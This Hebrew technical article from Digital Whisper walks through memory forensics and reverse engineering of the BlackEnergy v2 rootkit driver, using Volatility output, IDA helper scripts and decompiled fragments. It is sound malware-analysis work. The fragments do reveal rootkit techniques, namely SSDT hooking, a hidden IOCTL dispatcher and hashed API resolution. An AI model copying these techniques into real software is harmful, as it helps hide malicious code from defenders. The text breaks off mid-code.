digital whisper
Technologic Papers

BlackEnergy V.2 - Full Driver Reverse Engineering

מאת דניאל אבינועם, בן קורמן ואביב שבתאי

הקדמה

BlackEnergy, תרחיש תקיפה שגורם להתקפת מניעת שירות מבוזרת (DDoS Attack), נודע לשמצה בשנת 2008 כששימש במתקפת סייבר ששוגרה נגד מדינת גאורגיה במסגרת הסכסוך הרוסי/גאורגי שהתרחש באותה שנה.

קבוצה רוסית בשם Sandworm שויכה לפוגען הראשוני, ועם השנים גרסאות נוספות הועלו לאינטרנט בפורומים מחתרתיים. במסמך זה נראה את חקירת ה-Driver של הגרסה השניה של הפוגען שיצאה בשנת 2010, מתוך זיכרון של עמדת קצה נגועה.

לפני שנתחיל:

- במהלך החקירה נשתמש במושגים, מבנים ופונקציות בסיסיות הקשורות בפיתוח Windows Kernel Drivers (WKD), ולא נסביר אותם לעומק - נפנה לעמודים בספר המצוין של פאבל יוסיפוביץ' (zodiacon) לפיתוח WKD למידע מעמיק על הנושא בצורה הבאה: מושג[מס' עמוד].
- כשנגלה מידע חדש על חלקים בקוד הנחקר נבצע פעולות מובנות מאליו מבלי לציין מפורשות (שינוי שמות פונקציות, שינוי שמות משתנים, בחירת ה-Union הרלוונטי וכד')
- התרחיש השלם מורכב מאוד, ומכיל הרבה חלקים וקבצים שונים. במסמך זה נחקור רק את הרכיב ה-Kernel-י ששימש בתקיפה, ולא נראה את חקירת הזיכרון המלאה מאחר וזו מתועדת בהרחבה באינטרנט.
- את כל ה-Scripts שכתבנו במהלך החקירה, קובץ ה-Driver שאותו חקרנו ומסמך זה מתורגם לאנגלית ניתן למצוא כאן.
- השתמשנו ב-Volatility 2.6 לחקירת דגימת זיכרון שמגיעה עם התקנת התוכנה ומכילה את הפוגען, וב-IDA Pro 7.3 לחקירת הקבצים החשודים שמצאנו.

חקירת הזיכרון

תחילה נריץ Plugin-ים בסיסיים לחקירת ה-Kernel Space של הזיכרון כמו SSDT,Callbacks ו-Modscan ונחפש משהו שקופץ לעין. מ-Callbacks ניתן לראות ש-Driver עם השם המחשיד 00004A2A נרשם לקבלת אירועים ממערכת ההפעלה בעזרת הפונקציה PsSetCreateThreadNotifyRoutine[204]:

```
$ volatility.exe -f be2.vmem --profile=WinXPSP2x86 callbacks
Volatility Foundation Volatility Framework 2.6
Type                                  Callback   Module                Details
------------------------------------- ---------- --------------------- -------
IoRegisterShutdownNotification        0xfc9af5be Fs_Rec.SYS            \FileSystem\Fs_Rec
IoRegisterShutdownNotification        0xfc9af5be Fs_Rec.SYS            \FileSystem\Fs_Rec
IoRegisterShutdownNotification        0xf3b457fa vmhgfs.sys            \FileSystem\vmhgfs
IoRegisterShutdownNotification        0xfc0f765c VIDEOPRT.SYS          \Driver\mnmdd
IoRegisterShutdownNotification        0xfc0f765c VIDEOPRT.SYS          \Driver\VgaSave
IoRegisterShutdownNotification        0xfc6bec74 Cdfs.SYS              \FileSystem\Cdfs
IoRegisterShutdownNotification        0xfc9af5be Fs_Rec.SYS            \FileSystem\Fs_Rec
IoRegisterShutdownNotification        0xfc9af5be Fs_Rec.SYS            \FileSystem\Fs_Rec
IoRegisterShutdownNotification        0xfc9af5be Fs_Rec.SYS            \FileSystem\Fs_Rec
IoRegisterShutdownNotification        0xfc0f765c VIDEOPRT.SYS          \Driver\vmx_svga
IoRegisterShutdownNotification        0xfc0f765c VIDEOPRT.SYS          \Driver\RDPCDD
IoRegisterShutdownNotification        0xfc33d2be ftdisk.sys            \Driver\Ftdisk
IoRegisterShutdownNotification        0xfc1db33d Mup.sys               \FileSystem\Mup
IoRegisterShutdownNotification        0x805f4630 ntoskrnl.exe          \Driver\WMIxWDM
IoRegisterShutdownNotification        0x805cc77c ntoskrnl.exe          \FileSystem\RAW
IoRegisterFsRegistrationChange        0xfc2c0876 sr.sys                -
IoRegisterShutdownNotification        0xfc4ab73a MountMgr.sys          \Driver\MountMgr
GenericKernelCallback                 0xfc58e194 vmci.sys              -
GenericKernelCallback                 0xff0d2ea7 00004A2A              -
PsSetCreateThreadNotifyRoutine        0xff0d2ea7 00004A2A              -
PsSetCreateProcessNotifyRoutine       0xfc58e194 vmci.sys              -
KeBugCheckCallbackListHead            0xfc1e85ed NDIS.sys              Ndis miniport
KeBugCheckCallbackListHead            0x806d57ca hal.dll               ACPI 1.0 - APIC platform UP
KeRegisterBugCheckReasonCallback      0xfc967ac0 mssmbios.sys          SMBiosDa
KeRegisterBugCheckReasonCallback      0xfc967a78 mssmbios.sys          SMBiosRe
KeRegisterBugCheckReasonCallback      0xfc967a30 mssmbios.sys          SMBiosDa
KeRegisterBugCheckReasonCallback      0xfc0d5006 USBPORT.SYS           USBPORT
KeRegisterBugCheckReasonCallback      0xfc0d4f66 USBPORT.SYS           USBPORT
KeRegisterBugCheckReasonCallback      0xfc0eb3e2 VIDEOPRT.SYS          -
```

מ-SSDT אפשר לראות שקיימת טבלת SSDT נוספת, וה-Driver הזה רושם את עצמו אליה, מה שבוודאות מחשיד אותו:

```
C:\temp>volatility_2.6_win64_standalone.exe -f be2.vmem --profile WinXPSP2x86 ssdt | findstr 00004A2A
Volatility Foundation Volatility Framework 2.6
  Entry 0x0041: 0xff0d2487 (NtDeleteValueKey) owned by 00004A2A
  Entry 0x0047: 0xff0d216b (NtEnumerateKey) owned by 00004A2A
  Entry 0x0049: 0xff0d2267 (NtEnumerateValueKey) owned by 00004A2A
  Entry 0x0077: 0xff0d20c3 (NtOpenKey) owned by 00004A2A
  Entry 0x007a: 0xff0d1e93 (NtOpenProcess) owned by 00004A2A
  Entry 0x0080: 0xff0d1f0b (NtOpenThread) owned by 00004A2A
  Entry 0x0089: 0xff0d2617 (NtProtectVirtualMemory) owned by 00004A2A
  Entry 0x00ad: 0xff0d1da0 (NtQuerySystemInformation) owned by 00004A2A
  Entry 0x00ba: 0xff0d256b (NtReadVirtualMemory) owned by 00004A2A
  Entry 0x00d5: 0xff0d2070 (NtSetContextThread) owned by 00004A2A
  Entry 0x00f7: 0xff0d2397 (NtSetValueKey) owned by 00004A2A
  Entry 0x00fe: 0xff0d201d (NtSuspendThread) owned by 00004A2A
  Entry 0x0102: 0xff0d1fca (NtTerminateThread) owned by 00004A2A
  Entry 0x0115: 0xff0d25c1 (NtWriteVirtualMemory) owned by 00004A2A
  Entry 0x0041: 0xff0d2487 (NtDeleteValueKey) owned by 00004A2A
  Entry 0x0047: 0xff0d216b (NtEnumerateKey) owned by 00004A2A
  Entry 0x0049: 0xff0d2267 (NtEnumerateValueKey) owned by 00004A2A
  Entry 0x0077: 0xff0d20c3 (NtOpenKey) owned by 00004A2A
  Entry 0x007a: 0xff0d1e93 (NtOpenProcess) owned by 00004A2A
  Entry 0x0080: 0xff0d1f0b (NtOpenThread) owned by 00004A2A
  Entry 0x0089: 0xff0d2617 (NtProtectVirtualMemory) owned by 00004A2A
  Entry 0x00ad: 0xff0d1da0 (NtQuerySystemInformation) owned by 00004A2A
  Entry 0x00ba: 0xff0d256b (NtReadVirtualMemory) owned by 00004A2A
  Entry 0x00d5: 0xff0d2070 (NtSetContextThread) owned by 00004A2A
  Entry 0x00f7: 0xff0d2397 (NtSetValueKey) owned by 00004A2A
  Entry 0x00fe: 0xff0d201d (NtSuspendThread) owned by 00004A2A
  Entry 0x0102: 0xff0d1fca (NtTerminateThread) owned by 00004A2A
  Entry 0x0115: 0xff0d25c1 (NtWriteVirtualMemory) owned by 00004A2A
```

בנוסף, ל-Driver הזה אין DeviceObject משויך אליו, מה שמונע מכלי User Mode-י לתקשר איתו (לא קיים אזכור שלו בפלט של ה-Devicetree plugin).

בעזרת ה-Driverirp plugin נוכל לראות של-Driver אחר בשם icqogwp, אין קובץ משויך על הדיסק, ו-3 Dispatch Functions[44] שלו מצביעות לאותה כתובת ב-Driver החשוד (Create, Close ו-DeviceControl):

```
DriverName: icqogwp
DriverStart: 0xfc753000
DriverSize: 0x7880
DriverStartIo: 0x0
   0 IRP_MJ_CREATE                        0xff0d31d4 00004A2A
   1 IRP_MJ_CREATE_NAMED_PIPE             0x804f320e ntoskrnl.exe
   2 IRP_MJ_CLOSE                         0xff0d31d4 00004A2A
   3 IRP_MJ_READ                          0x804f320e ntoskrnl.exe
   4 IRP_MJ_WRITE                         0x804f320e ntoskrnl.exe
   5 IRP_MJ_QUERY_INFORMATION             0x804f320e ntoskrnl.exe
   6 IRP_MJ_SET_INFORMATION               0x804f320e ntoskrnl.exe
   7 IRP_MJ_QUERY_EA                      0x804f320e ntoskrnl.exe
   8 IRP_MJ_SET_EA                        0x804f320e ntoskrnl.exe
   9 IRP_MJ_FLUSH_BUFFERS                 0x804f320e ntoskrnl.exe
  10 IRP_MJ_QUERY_VOLUME_INFORMATION      0x804f320e ntoskrnl.exe
  11 IRP_MJ_SET_VOLUME_INFORMATION        0x804f320e ntoskrnl.exe
  12 IRP_MJ_DIRECTORY_CONTROL             0x804f320e ntoskrnl.exe
  13 IRP_MJ_FILE_SYSTEM_CONTROL           0x804f320e ntoskrnl.exe
  14 IRP_MJ_DEVICE_CONTROL                0xff0d31d4 00004A2A
  15 IRP_MJ_INTERNAL_DEVICE_CONTROL       0x804f320e ntoskrnl.exe
  16 IRP_MJ_SHUTDOWN                      0x804f320e ntoskrnl.exe
  17 IRP_MJ_LOCK_CONTROL                  0x804f320e ntoskrnl.exe
  18 IRP_MJ_CLEANUP                       0x804f320e ntoskrnl.exe
  19 IRP_MJ_CREATE_MAILSLOT               0x804f320e ntoskrnl.exe
  20 IRP_MJ_QUERY_SECURITY                0x804f320e ntoskrnl.exe
  21 IRP_MJ_SET_SECURITY                  0x804f320e ntoskrnl.exe
  22 IRP_MJ_POWER                         0x804f320e ntoskrnl.exe
  23 IRP_MJ_SYSTEM_CONTROL                0x804f320e ntoskrnl.exe
  24 IRP_MJ_DEVICE_CHANGE                 0x804f320e ntoskrnl.exe
  25 IRP_MJ_QUERY_QUOTA                   0x804f320e ntoskrnl.exe
  26 IRP_MJ_SET_QUOTA                     0x804f320e ntoskrnl.exe
  27 IRP_MJ_PNP                           0x804f320e ntoskrnl.exe
```

נאתר את כתובת הבסיס של ה-Driver הראשון ונחלץ אותו מהזיכרון:


```
$ volatility.exe -f be2.vmem --profile=WinXPSP2x86 modscan | grep "00004A2A"
Volatility Foundation Volatility Framework 2.6
0x0000000004b59b08 00004A2A             0xff0d1000     0x8361 00004A2A
```

```
$ volatility.exe -f be2.vmem --profile=WinXPSP2x86 moddump -b 0xff0d1000 -D /c/BlackEnergy/Dump
Volatility Foundation Volatility Framework 2.6
Module Base Module Name          Result
---------- -------------------- ------
0x0ff0d1000 00004A2A             OK: driver.ff0d1000.sys
```

הכנות לחקירה סטטית

אם נזרוק כעת את ה-Driver ל-IDA לא נוכל לחקור אותו. IDA לא תכיר באיזה פונקציות API ה-Driver משתמש ויהיה קשה מאוד להבין מה הוא עושה. זה נובע מפעולת הטעינה של ה-Driver לזיכרון.


לפני שנטפל בבעיה נתחיל מפעולה פשוטה: נבצע Rebase למרחב הכתובת של ה-Driver על פי כתובת הבסיס של ה-Driver שזיהינו קודם דרך חקירת הזיכרון:



כדי לסדר את בעית ה-Imports נוכל להיעזר שוב בקובץ הזיכרון ולמצוא דרכו את כתובות הפונקציות ששימשו את ה-Driver בזמן ריצתו (בעזרת הרצת impscan) ובפלט נעזר כדי להגדיר ב-IDA את ה-Symbols לפונקצית שה-Driver עושה להן Import. ניצור Script ב-Python שיעזור לנו להמיר את הפלט ל-IDC Script שנוכל לטעון ל-IDA כדי לשחזר את טבלת ה-IAT (impscanToIdc.py):

```
import sys

IAT_ADDRESS      = 0
CALL_ADDRESS     = 1
MODULE_NAME      = 2
FUNCTION_NAME    = 3

inputFile = sys.argv[1]
outputFile = sys.argv[2]

with open(outputFile, 'w') as idcFile:

    idcFile.write("#include <idc.idc>\n");
    idcFile.write("static main(void) {\n");

    with open(inputFile, 'r') as impscanFile:
        for line in impscanFile:
            impscanData = line.split()
            idcFile.write('\tMakeDword({});\n'.format(impscanData[IAT_ADDRESS]))
            idcFile.write('\tMakeName({}, "{}");\n'.format(impscanData[IAT_ADDRESS],
            impscanData[FUNCTION_NAME]))

    idcFile.write("}")
```

כעת נריץ ב-IDA את IDC Script שהתקבל מה-Script הקודם:




לאחר מכן נראה שמופיעים לנו שמות הפונקציות כפי שזיהינו דרך impscan:

```
.idata:FF0D468C ; LONG_PTR __fastcall ObfDereferenceObject(PVOID Object)
.idata:FF0D468C                 extrn ObfDereferenceObject:dword
.idata:FF0D468C                                         ; CODE XREF: sub_FF0D137B+2A↑p
.idata:FF0D468C                                         ; GetPIDFromHandle+2B↑p
.idata:FF0D468C                                         ; DATA XREF: ...
.idata:FF0D4690 ; NTSTATUS __stdcall ObReferenceObjectByHandle(HANDLE Handle, ACCESS_MASK D
.idata:FF0D4690                 extrn ObReferenceObjectByHandle:dword
.idata:FF0D4690                                         ; CODE XREF: sub_FF0D137B+13↑p
.idata:FF0D4690                                         ; GetPIDFromHandle+10↑p
.idata:FF0D4690                                         ; DATA XREF: ...
.idata:FF0D4694 ; HANDLE __stdcall PsGetProcessId(PEPROCESS Process)
.idata:FF0D4694                 extrn PsGetProcessId:dword
.idata:FF0D4694                                         ; CODE XREF: GetPIDFromHandle+1D↑p
.idata:FF0D4694                                         ; DATA XREF: GetPIDFromHandle+1D↑r
.idata:FF0D4698 ; NTSTATUS __stdcall ZwClose(HANDLE Handle)
.idata:FF0D4698                 extrn ZwClose:dword     ; CODE XREF: sub_FF0D13ED+73↑p
.idata:FF0D4698                                         ; .text:FF0D2136↑p
.idata:FF0D4698                                         ; DATA XREF: ...
.idata:FF0D469C ; NTSTATUS __stdcall ZwSetInformationFile(HANDLE FileHandle, PIO_STATUS_BLC
.idata:FF0D469C                 extrn ZwSetInformationFile:dword
.idata:FF0D469C                                         ; CODE XREF: sub_FF0D13ED+64↑p
.idata:FF0D469C                                         ; DATA XREF: sub_FF0D13ED+64↑r
.idata:FF0D46A0 ; NTSTATUS __stdcall ZwCreateFile(PHANDLE FileHandle, ACCESS_MASK DesiredAc
.idata:FF0D46A0                 extrn ZwCreateFile:dword
.idata:FF0D46A0                                         ; CODE XREF: sub_FF0D13ED+47↑p
.idata:FF0D46A0                                         ; DATA XREF: sub_FF0D13ED+47↑r
.idata:FF0D46A4 ; void *__cdecl memset(void *, int Val, size_t Size)
.idata:FF0D46A4                 extrn __imp_memset:dword
```

מאחר ואנחנו יודעים מקובץ הזיכרון גם את הכתובות של פונקציות ה-SSDT המזויפות שאליהן יש קפיצה, נוכל לכתוב Script דומה לקודם שמפרסר את הפלט שמגיע מהרצת SSDT על הזיכרון ומעדכן את שמות הפונקציות ב-IDA (ssdtToIDC.py):

```
import re
import sys

OFFSET_FUNCTION_RE = r'(0x\w{8}) \((\w+)\)'
OFFSET             = 1
FUNC_NAME          = 2

funcInfo = {}

inputFile = sys.argv[1]
outputFile = sys.argv[2]

with open(inputFile, 'r') as ssdtFile:
    data = ssdtFile.readlines()
    for line in data:
        searchOutput = re.search(OFFSET_FUNCTION_RE, line)
        funcInfo.update({ searchOutput.group(OFFSET) : searchOutput.group(FUNC_NAME) })

with open(outputFile, 'w') as idcFile:

    idcFile.write("#include <idc.idc>\n")
    idcFile.write("static main (void) {\n")

    for offset in funcInfo.keys():
            idcFile.write('\tMakeDword({0});\n'.format(offset))
            idcFile.write('\tMakeName({0}, "Fake{1}");\n'.format(offset,
                                                                funcInfo[offset]))

    idcFile.write("}")
```


לאחר הרצת הפלט, במבט ראשוני על חלונית הפונקציות ב-IDA לא נראה הבדל, זה מכיוון ש-IDA מלכתחילה לא פרסה את ה-Driver בצורה מושלמת ולכן נצטרך לגשת אל הכתובת של כל אחת מהפונקציות הללו ולהגדיר אותן כפונקציות (לחיצה על P במקלדת). נקבל את התוצאה הבאה:



כעת נוכל להתחיל לחקור את ה-Driver.

DriverDispatch

בחקירה אידיאלית נרצה להתחיל בפונקציית ה-DriverEntry[50] כדי לראות הגדרות ראשוניות של משאבים שישמשו את ה-Driver בהמשך הקוד שלו, אך במקרה שלנו הפונקציה לא קריאה ב-Image שקיבלנו מהזכרון והיא Corrupted:



נצטרך למצוא נקודת התחלה אחרת. מוקדם יותר ראינו שנרשמו שלוש Dispatch Functions לכתובת 0xff0d31d4 ב-Driver שלנו, ומאחר והיא פונקציה מסוג DriverDispatch אנחנו יודעים שהחתימה שלה נראת כך:

```
DRIVER_DISPATCH DriverDispatch;

NTSTATUS DriverDispatch(
  _DEVICE_OBJECT *DeviceObject,
  _IRP *Irp
)
{...}
```

נעבור אליה ונגדיר את הפרמטרים שהיא מקבלת למקבילים בחתימה, נשתמש ב-Decompiler של Hex-Rays להקלת הניתוח (לחיצה על F5 ב-IDA):

```
unsigned int __userpurge DriverDispatch@<eax>(int a1@<ebp>, int a2, int a3)
{
  unsigned int v3; // edi
  IRP *Irp; // esi
  _IO_STACK_LOCATION *IoStackLocation; // eax
  ULONG IoControlCode; // edx
  unsigned int InputBufferLength; // eax
```

הפונקציה נראית לחלוטין כמו פונקציית Dispatch שמטפלת בכמה סוגי בקשות, נתחיל לעבד אותה:

```
 9  v3 = 0;
10  *(a1 - 28) = 0;
11  IRP = *(a1 + 12);
12  IRP->IoStatus.Status = 0;
13  IRP->IoStatus.Information = 0;
14  v5 = IRP->Tail.Overlay.CurrentStackLocation;
15  if ( v5->MajorFunction == 14 )                // IRP_MJ_DEVICE_CONTROL
16  {
17    v6 = v5->Parameters.DeviceIoControl.IoControlCode;
18    bufferSize = v5->Parameters.DeviceIoControl.InputBufferLength;
19    IRP->IoStatus.Information = 548;
20    if ( v6 == 2277380 )
21    {
22      if ( bufferSize >= 548 )
23        DeviceControlDispatcher(IRP->AssociatedIrp.SystemBuffer, bufferSize);
24    }
25    else
26    {
27      v3 = -1073741808;
28      IRP->IoStatus.Information = 0;
29    }
30    goto LABEL_4;
31  }
32  if ( v5->MajorFunction )                      // IRP_MJ_CREATE
33  {
34LABEL_4:
35    IRP->IoStatus.Status = v3;
36    IofCompleteRequest(IRP, 0);
37    return v3;
38  }
39  KeWaitForSingleObject(&Mutex_, Executive, 0, 0, 0);// IRP_MJ_CLOSE
40  *(a1 - 4) = 0;
41  if ( !byte_FF0D53A8 )
42  {
43    byte_FF0D53A8 = 1;
44    *(a1 - 4) = -1;
45    sub_FF0D3292();
46    goto LABEL_4;
47  }
48  local_unwind2(a1 - 16, -1);
49  return 0xC0000022;
50}
```

מבוצעת בדיקה לסוג הבקשה, במידה ומדובר בבקשת DEVICE_CONTROL יש בדיקה של ה-IO-Control-Code[53] ובמידה וה-Buffer המתקבל מה-User גדול מ-548 בתים תבוצע קריאה לפונקציה sub_FF0D3075 עם הכתובת שמכילה את ה-Buffer וגודלו, אחרת יוחזר ערך שגיאה, נשנה את שם הפונקציה ל-DeviceControlDispatcher.

עבור בקשת IRP_MJ_CREATE ה-Driver מחזיר STATUS_SUCCESS, ועבור בקשת IRP_MJ_CLOSE הוא משחרר Mutex[137] ששימש אותו במהלך הקוד. גם כאן, נסתכל על הפרמטרים של הפונקציה KeWaitForSingleObject ונראה ש-stru_FF0D536C הוא מבנה מסוג KMUTANT - נשנה את שמו.

ניכנס ל-DeviceControlDispatcher ונתאים את שמות הפרמטרים המתקבלים אליה:

```
char *__stdcall DeviceControlDispatcher(int pBuffer, unsigned int size)
{
  int (__stdcall *v2)(_DWORD, int); // eax
  char *result; // eax
  char *v4; // esi
  int v5; // eax
  void (__stdcall *v6)(char *, UNICODE_STRING *); // eax
  int (__stdcall *v7)(char *); // eax
  int v8; // eax
  int (__stdcall *v9)(char *); // eax
  UNICODE_STRING DestinationString; // [esp+8h] [ebp-8h] BYREF

  v2 = sub_FF0D26D4(1, 441731966);
```

הפונקציה ארוכה ומכילה כמה Branches עבור הקלטים השונים המגיעים ב-Buffer. ראשית, מבוצעת קריאה לפונקציית עזר sub_FF0D26D4 שכנראה מפענחת כתובות של פונקציות:

```
13   v2 = sub_FF0D26D4(1, 0x1A544B7E);
14   result = v2(0, 44);
15   v4 = result;
16   if ( result )
17   {
18     memset(result, 0, 44u);
19     v5 = *(pBuffer + 4);
20     switch ( v5 )
21     {
22       case 1:
23         goto LABEL_4;
24       case 2:
25       case 3:
26       case 4:
27         *v4 = v5;
28         v4[4] = 1;
29         RtlInitUnicodeString(
30         if ( !sub_FF0D146D(v4
31           goto LABEL_12;
32         v6 = sub_FF0D26D4(1,
33         v6(v4 + 16, &Destinat
34 LABEL_10:
35         if ( *(pBuffer + 8) )
36         {
37           result = sub_FF0D35
38           *pBuffer = result;
39           if ( result )
40             return result;
41         }
42         else
43         {
44           v8 = sub_FF0D3620(v
45 LABEL_17:
46           *pBuffer = v8;
47         }
48 LABEL_12:
49         v7 = sub_FF0D26D4(1, 0xA2963CE0);
```

xrefs to sub_FF0D26D4

Direction	Typ	Address	Text	
Up	p	.text:FF0D1673	call	sub_FF0D26D4
Up	p	.text:FF0D16AD	call	sub_FF0D26D4
Up	p	sub_FF0D29F4+28	call	sub_FF0D26D4
Up	p	sub_FF0D29F4+B3	call	sub_FF0D26D4
Up	p	sub_FF0D29F4+DD	call	sub_FF0D26D4
Up	p	sub_FF0D29F4+140	call	sub_FF0D26D4
Up	p	sub_FF0D29F4+172	call	sub_FF0D26D4
Up	p	sub_FF0D2BAF+17	call	sub_FF0D26D4
Up	p	sub_FF0D2BAF+3C	call	sub_FF0D26D4
Up	p	sub_FF0D2BAF+1CB	call	sub_FF0D26D4
Up	p	sub_FF0D2E1A+2C	call	sub_FF0D26D4
Up	p	sub_FF0D2EE3+1D	call	sub_FF0D26D4
Up	p	.text:FF0D2F82	call	sub_FF0D26D4
Up	p	.text:FF0D2FA8	call	sub_FF0D26D4
Up	p	.text:FF0D3006	call	sub_FF0D26D4
Up	p	.text:FF0D301D	call	sub_FF0D26D4
Up	p	sub_FF0D302B+18	call	sub_FF0D26D4
Up	p	sub_FF0D302B+31	call	sub_FF0D26D4

OK Cancel

Line 1 of 38

SUB_FF0D26D4

כשנסתכל עליה ב-Decompiler נראה שוב תלות בפונקציה נוספת (sub_FF0D2797) שמחזירה אוביקט שעליו רצים עם קבועים מוכרים מפורמט ה-PE כמו e_lfanew (0x3C), מה שאומר שהפונקציה הזו כנראה מחזירה Image של קובץ:

```
int __stdcall sub_FF0D26D4(int a1, int a2)
{
  int v2; // edi
  int v3; // eax
  _DWORD *v4; // esi
  int v5; // ebx
  unsigned int v6; // eax
  int v8; // [esp+20h] [ebp-24h]
  int v9; // [esp+24h] [ebp-20h]
  int v10; // [esp+28h] [ebp-1Ch]

  v2 = a1;
  if ( a1 == 1 )
  {
    v3 = sub_FF0D2797(0xFF0D47A4);
    goto LABEL_5;
  }
  if ( a1 == 2 )
  {
    v3 = sub_FF0D2797(0xFF0D47B4);
LABEL_5:
    v2 = v3;
  }
  v4 = (v2 + *(v2 + *(v2 + 0x3C) + 0x78));
  v8 = v2 + v4[7];
  v9 = v2 + v4[9];
  v5 = v2 + v4[8];
  v6 = 0;
  v10 = 0;
  while ( v6 < v4[6] )
  {
    if ( sub_FF0D26AD(v2 + *(v5 + 4 * v6)) == a2 )
      return v2 + *(v8 + 4 * *(v9 + 2 * v10));
```

נראה ש-2 הפרמטרים שמועברים אליה שמורים בזיכרון ה-Driver ומכילים את המחרוזות "Ntoskrnl.exe" ו-"hal.dll":

```
.rdata:FF0D47A4 aNtoskrnlExe    db 'ntoskrnl.exe',0
```

```
.rdata:FF0D47B4 aHalDll         db 'hal.dll',0
```

כלומר, אנחנו חושדים שהפונקציה מקבלת שם של קובץ ומחזירה את כתובת ה-Image שלו.

כשניכנס אל הפונקציה נראה שההנחה שלנו הייתה נכונה:

```
11  returnValue = 0;
12  RTL_PROCESS_MODULES = QuerySystemInformationWrapper(0xB);// Get all loaded modules list
13  if ( RTL_PROCESS_MODULES )
14  {
15    if ( strcmpWrapper(moduleName, 0xFF0D47A4, 0) )// Compare to "ntoskrnl.exe"
16    {
17      moduleBaseAddress = *(RTL_PROCESS_MODULES + 3);// RTL_PROCESS_MODULES + 3 = RTL_PROCESS_MODULE_INFORMATION + 0x8 (ImageBase)
18    }
19    else
20    {
21      if ( !*RTL_PROCESS_MODULES )
22      {
23cleanup:
24        ExFreePoolWithTag(RTL_PROCESS_MODULES, 0);
25        return returnValue;
26      }
27      v7 = 0;
28      v6 = RTL_PROCESS_MODULES + 0xF;
